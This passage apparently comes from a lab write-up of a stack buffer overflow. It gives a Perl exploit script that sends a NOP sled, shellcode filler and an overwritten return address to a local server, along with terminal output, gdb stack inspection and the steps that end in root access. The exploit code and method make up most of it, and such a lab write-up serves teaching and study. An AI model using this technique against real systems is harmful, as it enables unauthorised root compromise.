my $offset_rip = "...\\x7f\\x00\\x00"; # fill in the 8-byte rip address in hex (little-endian)
my $target = "127.0.0.1";
my $targetport = 7890;
my $tcpproto = getprotobyname('tcp');
my $binaddr = inet_aton($target);
my $sockaddr = sockaddr_in($targetport, $binaddr);
print "Initializing and Socket Setting Up..\\n";
socket(SOCKET, PF_INET, SOCK_STREAM, $tcpproto) or die "socket: $!";
print "Making a Connection To the Target";
connect(SOCKET, $sockaddr) or die "connect: $!";
print "\\nExploiting The Target Machine";
print SOCKET syswrite($payload.$buffstuff.$offset_rip."\\n");
print "\\nExploit Completed";
print "\\nInitializing the Connection to The Opened Port by the Payload";
close SOCKET or die "close: $!";

File Edit View Terminal Tabs Help
root@mye007:~# perl exploit.pl
Initializing and Socket Setting Up..

Making a Connection To the Target
Exploiting The Target Machine
Exploit Completed
Initializing the Connection to The Opened Port by the Payloadroot@mye007:~# perl exploit.pl
Initializing and Socket Setting Up..

Making a Connection To the Target
Exploiting The Target Machine
Exploit Completed
Initializing the Connection to The Opened Port by the Payloadroot@mye007:~#
```

- We run: `x/100x $rsp -200` that reads the memory in a block of 100 bytes in hex from the stack pointer position offset by -200 bytes. Therefore, it helps us to see what the stack looks like in memory in gdb. The leftmost column contains the memory addresses. After the first three addresses there are four address that are used for NOPSLED (0x90909090), then two addresses are used for the shellcode and then follow the addresses that are used

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for BUFFSTUFF (0x90909090). BUFFSTUFF is a filler inside the buffer that is going to point somewhere in the NOPSLED when we define the return address.

We use one of the addresses in the NOPSLED area to fill the `offset_rip` field in `exploit.pl` so as to make sure that shellcode will be executed.

The image displays a Kali Linux desktop environment with four windows. The top-left window is a terminal running a GDB session on a program named 'simple\_server'. It shows a connection from 127.0.0.1 on port 42080 and a hex dump of 161 bytes of data. The top-right window is a mousepad titled 'exploit.pl - Mousepad' showing a warning: 'Warning, you are using the root account, you may harm your system.' The bottom-left window is a terminal titled 'Terminal' showing the execution of a script that connects to a target, sends a payload, and completes the exploit. The bottom-right window is a terminal showing the output of the script, indicating a successful connection and exploit completion.

- Woop! We use the address 0x7ffffff4d0 (\xd0\xe4\xff\xff\xff\x7f\x00\x00). When we repeat again the same procedure it appears that we managed to fraud the system and take root access in it (#), *whoami* command confirms that we are root.

